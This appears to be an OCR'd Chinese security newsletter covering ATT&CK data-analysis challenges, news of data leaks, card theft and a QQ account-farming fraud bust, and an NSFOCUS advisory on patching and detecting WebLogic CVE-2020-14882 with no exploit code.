


图3 溯源数据分析系统的一般技术框架

如前所述，一方面高级威胁低频且具有隐匿性，另一方面企业和组织需要持续进行风险管控。因此，从ATT&CK矩阵覆盖率的角度考虑，所需采集的数据种类多、数据规模异常庞大。上图展示了一个典型终端威胁检测处理系统的架构，涉及从数据采集、管理、检测等多个环节。如果没有有效的预处理环节，单台用户主机的日常流量、终端行为日志量至少每天可达数百兆字节，更不用说提供服务资源等功能性节点。不止是数据吞吐量大，为了满足合规需求，支持事件溯源、关联等威胁分析任务，所采集的数据往往需要长达数百天的持久化留存。这些数据的采集、传输、存储等给算力、网络、数据库等各个系统环节带来巨大的压力。其衍生后果就是，许多采集能力被禁用，大量数据在预设的价值判断策略下被提前丢弃，这可能导致威胁线索和证据链的时效。数据爆炸所产生的这些现实问题成为XDR等技术方案落地的关键阻碍。此外，尽管有策略配置的限制，终端、网络数据的细粒度采集，难免会将涉及用户隐私，或者企业核心服务相关敏感行为等数据上传到云端等中心化数据中心中。这种安全数据采集引入的伴生数据风险，将对其安全能力的落地引入新的担忧。

2. 线索发现：召回模型与高误报率

ATT&CK矩阵中的大部分攻击技术抽象都是召回策略驱动的。如下图所示，是MITRE所跟踪观测的93个APT组织利用次数最多的十种技术（该技术划分命名基于改版之前的MITRE矩阵，尚未包含子技术的概念）。笔者看来，其中能够直接对应到攻击行为的技术描述，只有Spearphishing Attachment，CredentialDumping和Obfuscated Files这三类，其他七类技术划分单独来看，都是正常网络行为与操作。ATT&CK的关键目标在于覆盖和召回，而从安全运营的视角来看，在事件规模膨胀的现状下，误报率是一个非常关键的有效性衡量指标。一项针对赛门铁克终端告警的分析表明，由34台机器触发的58096条告警中，与检测目标APT29行为相关真实告警只有1104条，告警的精度只有1.9%。大规模误报告警带来的误报疲劳，会持续降低整个安全运营团队的运转效率。当然，除了攻击技术分类之外，ATT&CK针对每一种技术，都提供了有指导意义的预防和检测策略。不过，这些防御策略的落实仍需在实际的数据分析中试错。




图4 MITRE APT关联的常见技术统计

3. 事件重建：一词多义与依赖爆炸

ATT&CK通过阶段划分，给具体技术的归类赋予了一定的语义关联，给安全团队讲故事提供了线索串联的范本。然而，从数据挖掘和关联的角度，有两个重要的问题需要考虑。第一个问题是一词多义，是指一个技术可能横跨多个战术实现，并以不同的粒度出现在一定的威胁上下文中。例如T1053定时任务（ScheduledTask/Job），包含在执行（Execution）、持久化（Persistence）和提权（PrivilegeEscalation）三个战术目标中。ATT&CK将T1053技术划定为一种统一的技术，并未针对具体战术进行细粒度的描述。这本质上是由ATT&CK的技

术抽象层次决定的，然而这给数据分析任务带来新的挑战——需要解决充分理解技术触发的上下文，并赋予该技术明确的战术语义。

图5 APT 29攻击事件溯源数据图

第二个问题是依赖爆炸。这包含两个层次，第一个层次是ATT&CK的战术模型不是因果模型，也不具有统计意义。我们可以从MITRE提供的APT实例中看到具体的技战术执行数据流。然而，在实际检测、溯源分析中，技战术的跳转是矩阵中的多战术之间、单战术之内的多种技术方案的排列组合问题，在任何特定场景和实际环境中的高级威胁行为序列是独特的，规律性难以捕获。第二个层次是在细粒度的溯源数据层面（Provenance），现阶段的数据采集在一定的资源限制下，难以精细刻画信息传递流。像文件操作、网络输入、进程创建等，存在一对多、多对多的路径依赖问题。由于该层次数据的细粒度特性，依赖爆炸直接加剧了数据存储、检测、溯源等各个环节的技术难度。

三、总结

从安全运营的实战来看，MITRE ATT&CK从数据规范性、能力抽象、语义增强等多个方面给威胁建模与分析领域带来新机遇。然而，ATT&CK也逃不过安全运营大规模数据分析挖掘的实用性命题。本文总结了多个层次中，与ATT&CK相关的数据挖掘挑战，以期与各位读者分享数据与智能驱动安全运营的未来发展方向。

又见巨额罚单！摩根士丹利因数据保护不力遭美政府罚款 6000 万美元

摘要：因 2016 年对两处数据中心进行清退时的不当处置，以及由此引发的客户 信息泄露风险，投资银行摩根士丹利正面临美国政府高达 6000 万美元的罚款裁定。

关键词：标签(罚单、摩根士丹利、美国政府)，技术问题(安全事件)。

内容：因 2016 年对两处数据中心进行清退时的不当处置，以及由此引发的客户 信息泄露风险，投资银行摩根士丹利正面临美国政府高达 6000 万美元的罚款裁定。

该银行于今年夏季向财富管理客户报告了此项问题，称这些设施中的某些硬件在 运抵回收站时，仍保存有部分客户数据。美国财政部下辖货币监察长办公室于本周四 宣布，该银行在 2019 年对存储客户数据的网络设备进行清退期间也出现过类似的问 题，并将对两起案件进行合并处罚。

事件提醒人们，除了犯罪分子入侵网络或使用企业电子邮件进行员工欺诈之外，还存在着其他更多潜在的数据泄露可能。

在这两起事件中，摩根士丹利方面都“未能充分评估将清退工作进行分包所引发 的风险，包括未能在供应商选择及监控方面进行充分的尽职调查，也未能正确处置存 储在待清退硬件设备上的库存数据。”

该公司曾在今年年初向多家投资机构报告称，尽管监管不力，但由于其硬件的严 密配置方式，客户数据不太可能因此而真正外泄。而作为对货币监察长办公室声明的 回应，该银行强调目前并未发现任何未经授权的客户数据滥用情况。

在一份声明中，摩根士丹利表示“我们一直在跟踪事件动向，就目前来看并不存 在客户信息遭到访问或滥用的情况。此外，我们也建立起增强安全程序，包括持续欺 诈监控，并将不断加强对客户信息的保护性控制措施。”

摩根士丹利需要直接向美国财政部支付罚款，6000 万美元这一数额也与今年美 国政府针对各金融机构其他网络安全事件做出的处罚决定相一致。货币监察长办公室 年初曾就 2019 年大规模数据泄露问题，对 Capital One 处以 8000 万美元罚款。

信息来源: http://hackdig.com/10/hack-159557.htm

警惕！京东金融疑存支付安全漏洞，消费者遭遇多次盗刷

摘要：近日，有消费者投诉称，自己绑定在京东金融上的银行卡遭遇了多笔盗 刷。然而，京东金融客服却表示，其行为不在盗刷理赔的保障范围内，拒绝赔偿。该名消费者认为，京东金融存在重大支付安全隐患，同时有将事故责任推卸给消费者的嫌疑。

关键词：标签（京东金融、安全漏洞、盗刷），技术问题（安全事件）。

内容：近日，有消费者向《金融一线》投诉称，自己绑定在京东金融上的银行卡遭遇了多笔盗刷。然而，京东金融客服却表示，其行为不在盗刷理赔的保障范围内，拒绝赔偿。该名消费者认为，京东金融存在重大支付安全隐患，同时有将事故责任推卸给消费者的嫌疑。


.

据投诉人龙先生(化名)表示，10 月 14 日上午 10 点 34 分，其发现自己的中国 银行储蓄卡被扣除了 4 笔人民币账款，遂马上登录中国银行 App，向客服询问具体情 况。中行客服人员告知龙先生，这四笔交易是通过京东金融的支付渠道进行扣款。

“老实说，我已经卸载京东半年了，这一次还是看到银行盗刷信息才去下载的。”龙先生表示，盗刷发生后，自己马上联系了京东金融的客服，然而对方却开始推卸责任，认为是龙先生自己泄露了京东账号，故而拒绝其理赔申请。

根据龙先生提供的客服聊天截图，京东客服称，根据现有账户安全权益保障范围判定，龙先生的行为（密码保管不当、验证码泄露、旧手机号未解除绑定等）不在保证范围内，建议其寻求警方协助。

然而，龙先生表示，自己并没有任何密码



保管不当、验证码泄露或是旧手机号未解除的行为。“不知道京东金融凭什么就那么肯定，我的账号是我自己泄露的。”龙先生还指出，自己确实于盗刷前收到了短信验证码，但彼时自己并未注意，遑论将验证码泄露给他人。

此外，龙先生还进一步质疑称，就算验证码等个人信息被不法分子所获取，但京 东金融对于异地登陆设备管理，没有设置密码验证、活体认证手段，存在较大安全隐 患。

具体来看，龙先生被盗刷的几笔交易均发生在湖南省永州市，而其本人则一直身 处湖北省。通常而言，金融类 App 对于异地登陆均设有活体认证或是密码验证等安全 措施。

除异地登陆安全管理缺位外，龙先生认为，京东金融的免密支付也是造成自己被 盗刷的重要原因之一。据了解，龙先生此前开通了京东的免密支付功能，500 元以下 消费不需要输入密码确认。而此次被盗刷的 4 笔消费，均在 500 元免密限额以下。

“免密支付固然给消费者带来了便利，但是如果没有配套安全措施，那么免密支 付将会非常‘可怕’。”龙先生表示，作为受害者，他最想告诫消费者的就是，如果决定不使用京东 App 后，最好解除绑定的银行卡。关闭白条等借款功能和免密支付、 闪付等功能，因为京东金融的支付系统，就算是被盗取异地登录也不需要人脸识别， 指纹识别。这意味着骗子只需要用非法手段获取短信验证码，就能随意盗用资金，而 不用受密码制衡。

黑猫投诉平台数据显示，目前平台上针对京东金融盗刷类的投诉已接近 200 条，龙先生的情况显然并非个例。截至目前，京东尚未对此事作出回应。同时，龙先生已就此案向公安机关报案，《金融一线》后续将对此保持关注。

公开资料显示，京东金融在 2013 年 10 月从京东集团内部正式独立运营。2018 年 9 月 17 日晚间，京东金融的官方微博正式更改名称为“京东数科”。在此之前，京东金融一直强调自己是一家金融科技公司。

今年 9 月 11 日晚，上交所科创板披露了京东数科招股书。招股书显示，2017 年 -2019 年以及 2020 年上半年，公司营业收入分别为 90.70 亿元、136.16 亿元、182.03 亿元及 103.27 亿元，保持高速增长；归母净利润分别为-38.20 亿元、1.30 亿元、7.90 亿元及-6.70 亿元。

信息来源: https://new.qq.com/omn/20201022/20201022A0FEC400.html

警方捣毁超级养号平台：2 亿个 QQ 号供骗子选用，涉案上千起

摘要：在小果平台上注册的卡商、QQ 号商会员共计 14 万余名，绑定手机号 600 余万个，QQ 号 2 亿多个，可以说是目前国内最大的 QQ 养号平台。

关键词：标签(养号平台、QQ 号、2 亿个)，技术问题(安全事件)。

内容：对于网络诈骗的犯罪分子来说，除了非实名的电话卡和银行卡之外，非实名的微信号和 QQ 号也是他们实施犯罪的主要工具。

而这些号码在一些所谓的养号平台上，就可以轻松买到。

近期，在公安部“净网 2020”集群战役中江苏徐州警方就捣毁了一个为网络诈 骗、赌博等犯罪提供即时通信工具“养号”、交易的特大黑产平台，抓获犯罪嫌疑人 84 名，串并各类网络诈骗案件 1300 多起，涉案金额 5000 多万元。

1. 抓获嫌疑人 84 名

涉案金额 5000 余万元

去年年底，徐州市民韩先生的 QQ 上收到了一个女网友主动添加好友的申请，这名女网友自称姓徐，是福建厦门人。

受害人韩先生表示，“当时她加我的时候，我看一下她资料比较完整，而且 QQ 等级还比我高，所以我就通过了。”

2. 女网友推荐赚钱平台

点击轻松赚取 1500 元

随着聊天的深入，二人很快从陌生到熟悉，并逐渐以男女朋友的口吻进行聊天。 半个月后的一天，徐女士发来了一个平台二维码，说可以在上面赚钱。韩先生扫描登 录这个平台后，转账充值了 1000 元，很快赚了 49 元，并且顺利提现。

第二天韩先生又充值了 2 万元，赚了 1499 元，两次操作轻松就赚到了 1500 多元， 这让韩先生彻底放松了警惕。

3. 屡次提现失败

受害人被网友拉黑

在徐女士的引导下，韩先生当天又充值了 6 万元，没多久平台账户里显示赚了 15000 多元，然而这一次韩先生在提现时却遇到了麻烦。

韩先生受害人:

后台提示我说是提现失败，我就联系她，她说这次需要充值 10 万块钱才能提现。我就感觉我是被她骗了，我又多次提现都是失败，我再联系她，她就不怎么回我，最后把我拉黑，我就报警了。

4. 多起网络犯罪案件中

QQ 号来自同一客户端

徐州警方接到报警后，对自称徐女士的 QQ 号进行了调查，发现这个号码来自一 个叫小果平台的客户端，而所谓女网友徐女士的身份也是虚假的。随着调查的深入， 警方发现有多起网络犯罪案件中的 QQ 号都来自小果平台客户端。

徐州市公安局网安支队伍大队副大队长 王善翌:

这个平台就是一个养号平台，主要提供给号商对他们掌握的 QQ 号进行批量管理，这个平台上绑定了大量的 QQ，都是没有经过实名认证，这就为犯罪嫌疑人使用 QQ 来 进行违法犯罪活动提供了便利。

5. 绑定非实名 QQ 号 2 亿多个

涉案 1300 多起

警方侦查后发现，小果平台绑定的 QQ 号有 2 亿多个，而且还发现，在全国 1300 多起网络诈骗案件中，犯罪分子使用的 QQ 号都是来自这个平台。那么，小果平台为 什么会有这么多 QQ 号?这些 QQ 号码都是怎么获取的呢?

号商手里有大量的 QQ 号码，为了对这些 QQ 号码控制和使用，他们需要绑定大量 的手机卡。小果平台上的卡商拥有大量的手机卡，号商把这些 QQ 号码批量绑定到小 果平台上卡商的手机卡上，卡商通过购买猫池、卡池和物联网卡，租用场地建立猫池 窝点，通过小果平台的客户端软件接入小果平台，远程对手机卡进行批量的操作。

6. QQ 号可随意买卖

价格从几元到上万元不等

警方侦查发现，小果平台就像一个 QQ 号的电商中介平台，平台客户端具备对 QQ 号进行批量解绑、换绑、找回密码、解冻等 120 项功能。同时，在小果平台上的 QQ 号可以随意买卖，而且根据 QQ 号的等级不同，价格从几元到上万元不等。

徐州市丰县公安局网安大队民警 常善路:

涉及到网络诈骗的一些案件，包括有冒充好友的、冒充企业老板的、办理什么信 用卡的，退税的，理财类的诈骗，冒充公检法司的购物诈骗，还有刷单类的诈骗交友 的，诈骗涉及的金额统计下来超过 5000 万元。

7. 涉案平台绑定手机号 600 余万个

警方经进一步侦查发现，在小果平台上注册的卡商、QQ 号商会员共计 14 万余名，绑定手机号 600 余万个，QQ 号 2 亿多个，可以说是目前国内最大

的 QQ 养号平台。

警方通过小果平台的服务器地址，成功锁定了 20 多名主要犯罪嫌疑人。

徐州市丰县公安局网安大队民警 焦国庆:

小果平台推广网站的服务器是在香港，然后我们通过服务器维护的日志发现犯罪嫌疑人是在湖北，我们就到湖北通过地面工作，明确了犯罪嫌疑人刘某和李某，然后 他们两个是共同合作的关系。

8. 平台成犯罪帮凶

半年非法获利近 3000 万元

据了解，小果平台是刘某松 2016 年创办的，刚开始主要做游戏代练，由于没有赚到钱，刘某松就开始做起了养号业务，通过收取号商的充值费和各种手续费，仅 2019 年半年多的时间，刘某松等人就非法获利近 3000 万元。

9. 警方多地收网

扣押手机卡超百万张

今年 6 月中旬，徐州警方抽调警力 100 余人赶赴湖北、河南、山东等地，对小果平台运营团队、部分 QQ 号商、手机卡商以及发卡平台相关嫌疑人进行集中收网抓捕。

警方抓获了小果平台两名合伙人刘某松和李某，捣毁相关卡商、号商窝点，扣押电脑 50 余台，手机 100 余部，卡池、猫池设备 5000 余台，手机卡 100 余万张。

犯罪嫌疑人刘某松:

我们大概自己做了两年多时间，到 2018 年底 2019 年的时候，那个时候在网上买 了一些别人做的一些东西，买了以后把它集成在一起，这样的话用户面就越来越广了， 然后就往上面增加了一些功能，比如说绑手机换手机，或者找密码，这一类的功能。 这些东西做完了以后，客户量大了以后自己就搞不过来了。

随着平台功能增多和用户量的逐渐扩大，2019 年 10 月份刘某松就找到了李某来 共同运营管理小果平台，刘某松负责整个平台的技术支撑，李某负责平台的运营，二人按比例进行分成。

办案民警介绍，小果平台自去年 10 月份开始业务量非常庞大，半年多时间刘某 松和李某就非法获利近 3000 万元。

目前，徐州警方正会同全国各地公安网安部门对小果平台涉及的卡商、号商等犯 罪嫌疑人实施抓捕，已经到案 50 多人，案件还在进一步侦办中。

信息来源: https://www.thepaper.cn/newsDetail_forward_9614599

唯品会被指泄露个人信息，用户被骗数万元

摘要：在电商平台购物后，有人以电商客服的名义打电话，能准确叫出你的名 字、知道你购买商品的具体信息、交易单号，也报得出你的银行卡信息，之后告诉 你下单的商品存在质量问题，需要办理退货。

关键词：标签（唯品会、信息泄露、电信诈骗），技术问题（安全事件）。

内容：在电商平台购物后，有人以电商客服的名义打电话，能准确叫出你的名字、知道你购买商品的具体信息、交易单号，也报得出你的银行卡信息，之后告诉你下单 的商品存在质量问题，需要办理退货。如此精准的信息，能相信电话那头所谓客服的身份，以及他的种种解释吗?

多位消费者反映，他们相信了客服的说辞，为了拿到所谓的退款和赔偿，他们几 乎按照套路流程走了一遍，最终退款没拿到，银行卡上的钱也不翼而飞，甚至还借了 款。这是十一长假后，不少唯品会的消费者遭遇的骗局。唯品会称，没有泄露用户隐 私。究竟哪个环节出了问题?又该如何解决呢?

唯品会
全球精选 正品特卖

十一长假刚过，李女士接到了一位自称“唯品会客服”的电话，说她9 月份在唯 品会买的产品，由于登记错误，把她列为了代理商，每个月会扣500 元手续费，客服 发现问题后，希望进行纠正。听到对方准确报出了自己的名字、订单号和商品内容， 李女士并没有怀疑，就按照指引，进行了一系列操作。

李女士说:“他当时说的是第一句就是李女士，直接就把我的名字说出来了，然 后还有把我的订单各项信息，包括我在哪月哪号买的，我家的收货地址，我的一些身 份信息都有。他说，我们这边的工作人员出错了，把您的信息提交成了代理商，所以 说需要您配合一下取消代理。取消代理，拿到一个回执单就可以，跟银联联系，说他 们转到银行，我去跟银行那边确认取消订单，就这样最后一步一步被套走了。”

骗子使用的 QQ 号

大学生小王告诉记者，她被骗后回过味来，觉得骗子的手法并不高明。和李女士一样，她也是接到了声称是“唯品会”客服的电话，对方在电话里先确认了她的名字、购买商品的内容和日期，然后在其一步步指引下，先是在支付宝申请了与此事毫不相 干的备用金，又以退还备用金为名，被骗走 5000 多元。

骗子用 QQ 以售后理赔为名进行联络

所谓“假的银行流水”，其实是真的转钱给对方，在被骗 5000 多元后，对方仍 然说没收到钱，要小王下载借贷软件贷款后，继续给骗子转账，到这个时候小王才向 警方报案。


同样的流程，云南的卢女士，被骗背上了 5 万多块钱的贷款。卢女士说:“因为 我们都不懂，然后他就这样骗我们，还了 200 之后，他说返还超时卡单，转移到京东 白条借钱，然后返还去，相当于一个打款，然后我都没有用过这些贷款的 APP，所以 我们就不懂，他借着你不懂，就一步一步的带着你去各个平台贷款，去让你贷款给他。 事后我们才了解原来是我们自己贷的款。”

骗子以流水代码为名诱骗转账


进入一个 80 多人的唯品会消费者被骗维权群，了解到大家的情况类似——所谓唯品会客服人员以产品问题、误把消费者列为代理商需要取消等名义诱骗受害者打开 QQ 的共享屏幕，套取银行卡密码，或者干脆诱使他们打款用来“解除代理商绑定”，并“拿回赔偿”。

被骗后，受害者除了第一时间向警方报案外，还与唯品会联络，质疑其为何会把 自己的隐私泄露?

几位受害人表示，在他们向唯品会提交手持身份证照片等隐私数据后，唯品会向 部分被骗用户“垫付”了损失，并要求他们承诺，一旦警方破案拿到被骗款项，返还 垫付款项。但李女士认为，把手持身份证照片给到唯品会，无疑又增加了一层隐私泄 露的风险。



唯品会给受害者发来的垫付流程



唯品会给受害者发来的垫付流程

对此，唯品会回应称，公司非常注重用户信息保护，已配合警方在积极调查中，基本排除唯品会泄露信息，并敦促相关合作方在进行漏洞排查和修复。

但是，唯品会所说的相关合作方是谁?合作方是否应该承担责任?唯品会后续如 何保证消费者的信息安全?对于记者的这些提问，唯品会并没有给出进一步回复。

查询此前报道发现，类似的消费者信息被不法分子获得后，假借“客服”身份诈 骗的，不是个案。

IT 与知识产权律师赵占领表示，能接触到消费者在唯品会这些购物信息的，并 非只有唯品会的工作人员，受害者需要举证证明到底是谁泄露他的个人信息才行，因 此维权并不容易。赵占领建议，如果未来公安机关破获该案件，届时除了对诈骗分子 处以刑罚外，信息泄露方，无论是主动泄露还是被攻击后泄露，如果没有尽到安全保 障义务，也应该承担相应责任。

报道后我退出了维权群，这时候，群里的人数已经超过 100，用唯品会购物信息 进行找的受害者，还在增加。

信息来源: https://www.sohu.com/a/425621863_361833

NSFOCUS

漏洞聚焦

【更新】Weblogic Console HTTP 协议远程代码执行漏洞（CVE-2020-14882）防护方案

发布时间：2020 年 10 月 29 日

一、综述

【更新说明】：

本次更新，新增了RSAS V6 、WVSS V6 插件升级包信息。

另，网上已有PoC 公布，请相关用户尽快采取防护措施！

在Oracle官方发布的2020年10月关键补丁更新公告CPU（Critical Patch Update）中，包含一个存在于Weblogic Console中的高危远程代码执行漏洞CVE-2020-14882。

该漏洞能够在无需身份验证的情况下被触发，影响面较大。

未经身份验证的远程攻击者可能通过构造特殊的 HTTP GET请求，利用该漏洞在受影响的 WebLogic Server 上执行任意代码。

官方给出的CVSS 评分为 9.8。

Oracle官方CPU链接：

https://www.oracle.com/security-alerts/cpuoct2020.html

二、漏洞影响范围

- ☐ Oracle Weblogic Server 10.3.6.0.0
- ☐ Oracle Weblogic Server 12.1.3.0.0
- ☐ Oracle Weblogic Server 12.2.1.3.0
- ☐ Oracle Weblogic Server 12.2.1.4.0
- ☐ Oracle Weblogic Server 14.1.1.0.0

三、技术防护方案

3.1 官方修复方案

此次 Oracle 官方的 CPU已发布了针对该漏洞的补丁，请受影响用户及时下载补丁程序并安装更新。

注：Oracle官方补丁需要用户持有正版软件的许可账号，使用该账号登陆https://support.oracle.com后，可以下载最新补丁。

3.2 绿盟科技检测防护建议

3.2.1 绿盟科技检测类产品与服务

内网资产可以使用绿盟科技的远程安全评估系统（RSAS V6）、Web应用漏洞扫描系统（WVSS）、入侵检测系统(IDS)、统一威胁探针（UTS）进行检测。

- ◆ 远程安全评估系统（RSAS V6）

  http://update.nsfocus.com/update/listRsas

- Web应用漏洞扫描系统（WVSS）
  http://update.nsfocus.com/update/listWvss
- 入侵检测系统(IDS)
  http://update.nsfocus.com/update/listIds
- 统一威胁探针（UTS）
  http://update.nsfocus.com/update/bsaUtsIndex

3.2.1.1 检测产品升级包/规则版本号

检测产品	升级包 / 规则版本号
RSAS V6 系统插件	V6.0R02F01.2004
RSAS V6 Web 插件	V6.0R02F00.1903
WVSS V6 插件	V6.0R03F00.186
IDS	5.6.10.23802、5.6.9.23802
UTS	5.6.10.23802

- RSAS V6 系统插件包下载链接：
  http://update.nsfocus.com/update/downloads/id/109695
- RSAS V6 Web插件包下载链接：
  http://update.nsfocus.com/update/downloads/id/109699
- WVSS V6插件包下载链接：
  http://update.nsfocus.com/update/downloads/id/109697

- IDS 升级包下载链接：

  5.6.10.23802

  http://update.nsfocus.com/update/downloads/id/109611

  5.6.9.23802

  http://update.nsfocus.com/update/downloads/id/109610

- UTS升级包下载链接：

  http://update.nsfocus.com/update/downloads/id/109641

3.2.2 绿盟科技防护类产品

使用绿盟科技防护类产品，入侵防护系统（IPS）、Web应用防护系统（WAF）、下一代防火墙系统（NF）来进行防护。

- 入侵防护系统（IPS）

  http://update.nsfocus.com/update/listIps

- Web应用防护系统（WAF）

  http://update.nsfocus.com/update/wafIndex

- 下一代防火墙系统（NF）

  http://update.nsfocus.com/update/listNf

3.2.2.1 防护产品升级包/规则版本号

防护产品	升级包 / 规则版本号	规则编号
IPS	5.6.10.23802、5.6.9.23802	25079
WAF	6.0.7.1.46624、6.0.7.0.46624	27526197
NF	6.0.2.832、6.0.1.832	25079

- IPS 升级包下载链接：

  5.6.10.23802

  http://update.nsfocus.com/update/downloads/id/109611

  5.6.9.23802

  http://update.nsfocus.com/update/downloads/id/109610

- WAF 升级包下载链接：

  6.0.7.1.46624

  http://update.nsfocus.com/update/downloads/id/109607

6.0.7.0.46624

http://update.nsfocus.com/update/downloads/id/109608

- NF 升级包下载链接：

  6.0.2.832

  http://update.nsfocus.com/update/downloads/id/109629

  6.0.1.832

  http://update.nsfocus.com/update/downloads/id/109628

3.2.3 安全平台

平台	升级包 / 规则版本号
ISOP（绿盟智能安全运营平台）	已能够告警该攻击
TAM（绿盟全流量威胁分析平台）	已有规则覆盖

四、附录A 产品使用指南


4.1 RSAS扫描配置

在系统升级中，点击下图红框位置选择文件。

选择下载好的相应升级包，点击升级按钮进行手动升级。等待升级完成后，可通过定制扫描模板，针对此次漏洞进行扫描。

4.2 WVSS扫描配置

在WVSS的系统升级界面，点击下图红框位置选择文件，进行升级：




选择下载好的相应升级包，点击升级按钮进行手动升级。等待升级完成后，可通过定制扫描模板，针对此次漏洞进行扫描。

4.3 UTS检测配置


在系统升级中点击离线升级，选择规则升级文件，选择对应的升级包文件，点击上传，等待升级成功即可。

4.4 IPS防护配置

